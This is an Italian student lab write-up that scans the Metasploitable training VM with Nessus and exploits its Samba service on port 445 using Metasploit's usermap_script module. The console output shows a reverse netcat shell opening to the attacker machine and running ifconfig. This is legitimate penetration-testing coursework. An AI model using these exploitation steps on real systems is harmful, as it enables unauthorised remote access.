# Giorno 4

Exploit Metasploitable con Metasploit Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

• Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable

• Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)

• Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.75.100 IP Metasploitable: 192.168.75.150 Listen port (nelle opzioni del payload): 4455

Suggerimento: Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)


Iniziamo facendo il Vulnerability Scanning con Nessus per prima cosa dobbiamo avviare il servizio di nessus e per farlo scriviamo su terminale il rispettivo comando ovvero:

sudo systemctl start nessusd.service fatto ciò ci possiamo collegare alla pagina https://kali:8834 mettiamo le nostre credenziali e una volta dentro creiamo una scansione chiamandola come vogliamo e mettendo l indirizzo IP della macchina target poi possiamo avviare la scansione che ci darà questi risultati


| Sev | CVSS | VPR | Name | Family | Count |
|---|---|---|---|---|---|
| CRITICAL | 10.0 * | 5.9 | NFS Exported Share Information Disclosure | RPC | 1 |
| CRITICAL | 10.0 | | Unix Operating System Unsupported Version Detection | General | 1 |
| CRITICAL | 10.0 * | | VNC Server 'password' Password | Gain a shell remotely | 1 |
| CRITICAL | 9.8 | 9.0 | Apache Tomcat AJP Connector Request Injection (Ghostcat) | Web Servers | 1 |
| CRITICAL | 9.8 | | SSL Version 2 and 3 Protocol Detection | Service detection | 2 |
| CRITICAL | 9.8 | | Bind Shell Backdoor Detection | Backdoors | 1 |
| CRITICAL | ... | ... | SSL (Multiple Issues) | Gain a shell remotely | 3 |
| HIGH | 7.5 | 6.7 | Samba Badlock Vulnerability | General | 1 |
| HIGH | 7.5 | | NFS Shares World Readable | RPC | 1 |
| MIXED | ... | ... | SSL (Multiple Issues) | General | 28 |
| MIXED | ... | ... | ISC Bind (Multiple Issues) | DNS | 5 |
| MEDIUM | 6.5 | | TLS Version 1.0 Protocol Detection | Service detection | 2 |
| MEDIUM | 5.9 | 4.4 | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) | Misc. | 1 |
| MEDIUM | 5.9 | 3.6 | SSL Anonymous Cipher Suites Supported | Service detection | 1 |

ww.kali.org/kali-nethunter/

Noi sfrutteremo questa vulnerabilità




Per fare cio possiamo aprire msfconsole usiamo il comando search usermap_script e usiamo l exploit (multi/samba/usermap_script come suggerito dalla traccia adesso dobbiamo settare le impostazioni prima eseguiamo il comando Options cosi da vedere le impostazioni necessarie poi iniziamo mettendo set rhosts “IP della macchina target” e come rport la porta “445” poi se necessario impostiamo lhost “IP della macchina attacante” e l port “4455” come detto dalla traccia poi facciamo il comando run ed eccoci qui dentro la nostra metsploitable


kali@kali: ~
File Actions Edit View Help
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.75.150 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.75.100 yes The listen address (an interface may be specified)
LPORT 4455 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 1 opened (192.168.75.100:4455 → 192.168.75.150:33050) at 2024-04-17 06:03:09 -0400
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:b4:72:0e
inet addr:192.168.75.150 Bcast:192.168.75.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:feb4:720e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:17779 errors:0 dropped:0 overruns:0 frame:0
TX packets:14412 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2125783 (2.0 MB) TX bytes:2475888 (2.3 MB)